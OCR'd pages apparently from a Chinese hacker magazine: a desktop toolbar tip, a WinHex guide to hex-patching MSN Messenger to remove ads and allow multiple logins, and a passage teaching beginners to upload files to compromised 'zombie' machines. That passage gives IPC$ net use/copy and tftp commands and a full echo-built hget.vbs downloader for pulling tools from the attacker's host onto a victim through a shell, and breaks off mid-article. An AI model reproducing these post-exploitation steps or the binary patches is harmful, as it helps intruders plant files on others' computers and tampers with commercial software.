
看了几个月的《X 档案》后，在增加自己黑客知识的同时也发现了一个问题，学得东西越多所用的工具也就多了，如果有个好方法就好多了。在看了前几期的几种方法后我想把我知道的这种方法也告诉大家，因为每个人喜欢的方法不同，所以可能我的这种方法也适合你，毕竟方法多多益善。下面就把方法告诉给大家，希望对你有所帮助。

首先在桌面上新建一个文件夹，把常用的工具的快捷方式加入文件夹中，然后拖动文件夹至桌面一边后释放，此时就会看到一个“工具栏”镶在桌面边框上，如图 1 。

如果只是这样看时间长了一定会烦吧！不过我们可以让它随叫随到。不过要注意一点，原始的文件夹不能删除，删除文件夹新建的“工具栏”也会被一同删除。适合加那些“深目录”的程序和文件。

这种方法与上一期的“建立频道法”很相似，不过比那种方法更易懂，也更适合初学者。另外也不需要别的工具的辅助。

分享是黑客和想成为黑客的小菜们的一种义务，希望这种方法对小菜们有用。



①


打造个性化的 MSN MESSENGER

黑咖啡

MSN Messenger 是微软推出的即时通信软件，我们可以利用它与他人进行文字聊天、语音对话、视频会议等即时交流，还可以通过此软件来查看联系人是否联机。使用您已有一个 Email 地址，即可注册获得免费的 MSN Messenger 的登录账号。如果您拥有 Hotmail 或者 MSN 的邮件账号，那么您就可以使用该账号直接登录 MSN Messenger，而无需再申请新的账号了。MSN Messenger 简体中文 6.2 下载地址：http://tj-http.skycn.net:8081/down/MSNGB_SetupDl.exe。我们可以利用 WinHex 对 MSN Messenger 进行个性化改造，使它更符合我们的需要。


1.去除 MSN Messenger 的广告

在 MSN Messenger 的界面中有个广告条，如图 1。



我们可以用 WinHex 去掉它，使得界面更清爽一些。WinHex 曾得到过权威的 ZDNet Software Library 五星级最高评价，拥有强大的功能，可以运行在 Windows 9x/NT/2000/XP 平台上，汉化版下载地址：http://crc.onlinedown.net:81/down/HA_WHex11_2SR1_ZQ.rar，文件大小 393KB。

具体方法：用 WinHex 打开 MSN Messenger 6.2 的主文件 msnmsgr.exe，点击“搜索”菜单下的“查找 16 进制数值”，打开“查找 16 进制数值”对话框，在“下列 16 进制数值将被搜索”一栏中输入：85C97409E8D4，单击“确定”开始搜索，会找到唯一的一处结果，如图 2。


2

把其中的代码 7409 改为 EB09（其他代码不用改），接下来再搜索 **84C0740E8B4E**，找到后把其中的代码 740E 改为 EB0E（其他代码不用改），保存修改结果，关闭 WinHex 退出。运行 MSN Messenger 试试，你会发现里面的广告不见了！


如果你使用的是 MSN Messenger 6.1 或 MSN Messenger 6.0，可以用 WinHex 打开 msnmsgr.exe，然后搜索以下代码：**895DFC74136A**，找到后把其中的代码 7413 改为 EB13（其他代码不用改），接下来再搜索 **84C0740A8B4E**，找到后把其中的代码 740A 改为 EB0A（其他代码不用改），最后保存修改结果并退出 WinHex 即可。

2.同时启动多个MSN Messenger账号

如同拥有多个QQ号码一样，很多人都拥有多个MSN Messenger账号，但是MSN Messenger只允许每次使用一个账号登陆，利用WinHex可以突破这个限制，同时同时启动多个MSN Messenger账号与他人交流！


具体方法：用WinHex打开MSN Messenger的主文件msnmsgr.exe，点击“搜索”菜单下的“查找16进制数值”，打开“查找16进制数值”对话框，在“下列16进制数值将被搜索”一栏中输入：0000000F859C0000006A，单击“确定”开始搜索，会找到唯一的一处结果与之相符，如图3。把其中的代码0F85改为0F86（其它代码不用改），然后保存修改结果并退出WinHex即可。

现在，你就可以同时启动多个MSN Messenger帐号登录聊天了。本技巧对MSN Messenger 6.0～6.2都有效。



最后提醒大家，在用WinHex修改时不要同时运行目标软件，否则无法保存修改结果。

（本文提到的软件WinHex，光盘有收录）



校园菜鸟进阶之上传文件

phoenix7

看了2004年5月的杂志，无敌的那篇“劳动节的入侵之夜”让我想到了很多。在未看那篇文章之前，我入侵的一些电脑由于无法上传文件而十分伤我的脑筋。现在好了，我终于有能力完全控制那些通过一些漏洞只得到shell而不能上传文件的电脑了。欣喜之余把自己的一点心得写出来，帮助那些像我一样的菜鸟们。

这里假设已经得到一个shell。呵呵，如果经常看黑X的话，相信这不会太难。下一步就是实现同一个子网段和非同一个子网段里文件的上传。本文无内容上的创新，只是加了一点自己的想法，希望能对校园里的菜鸟们有所帮助。

一、同一子网段

就是和你的子网掩码和网关一样的电脑。这种用IPC和TFTP上传文件的可能性比较大。IPC已经有N多人介绍了，杂志也说了好几遍了，由于是面向菜鸟，这里说一下基本命令：

```
  net use \\211.87.211.87\ipc$ "密码" /user:"用户名"
  copy pslist.exe \\211.87.211.87\c$\winnt\system32
```

即可实现把pslist.exe上传到对方c:\winnt\system32。这种方法现在已很少能用了，但作为一种技术，我们必须掌握。

另外一种比较流行的是tftp。这种方法在同一子网段里比较方便，只要你运行tftp服务器，即可在肉机上通过命令行从提供tftp服务的电脑上下载文件，如图1。




图1

具体命令为：tftp -i yourip get yourfile就是这种格式：tfpt -i 211.87.211.87 get process.exe，如图2。




图2

二、非同一子网段

这种情况下要通过以上两种方法上传文件，非常困难，所以可以用的方法有FTP、HTTP下载。无敌在他的文章里已经向我们详细说明了HTTP的下载。不过校园里的菜鸟们基本上没有服务器肉机的，即使有，到它那里下载文件也不太现实，所以我把自己的电脑做成了WEB服务器。只用一个很小的软件即可实现，并且是“即插即用”的，如图3。

该软件监听80端口，是一款袖珍型的服务器。只要把该程序放到你要上传文件的文件夹里，然后运行，选择开始服务就可以了。下面就要用到无敌的方法了。他用Perl写echo.pl。我没有perl解释器，相信广大菜鸟也没有，为了方便使用，我用VB写了一个实现同样功能的转换工具，如图4。




图3





图4

点击打开文件，选择要转换的hget.vbs，然后点击转换保存，保存后打开，如图5。



```
echo On Error Resume Next    >>hget.vbs
echo Dim iRemote,iLocal    >>hget.vbs
echo iLocal  = LCase(WScript.Arguments(1))    >>hget.vbs
echo iRemote = LCase(WScript.Arguments(0))    >>hget.vbs
echo Set xPost = CreateObject("Microsoft.XMLHTTP")    >>hget.vbs
echo xPost.Open "GET",iRemote,0    >>hget.vbs
echo xPost.Send()    >>hget.vbs
echo Set sGet = CreateObject("ADODB.Stream")    >>hget.vbs
echo sGet.Mode = 3    >>hget.vbs
echo sGet.Type = 1    >>hget.vbs
echo sGet.Open()    >>hget.vbs
echo sGet.Write(xPost.responseBody)    >>hget.vbs
echo sGet.SaveToFile iLocal,2    >>hget.vbs
```

图5

已经转换完毕，然后全选，复制，到cmd里点右键粘贴，如图6、图7。

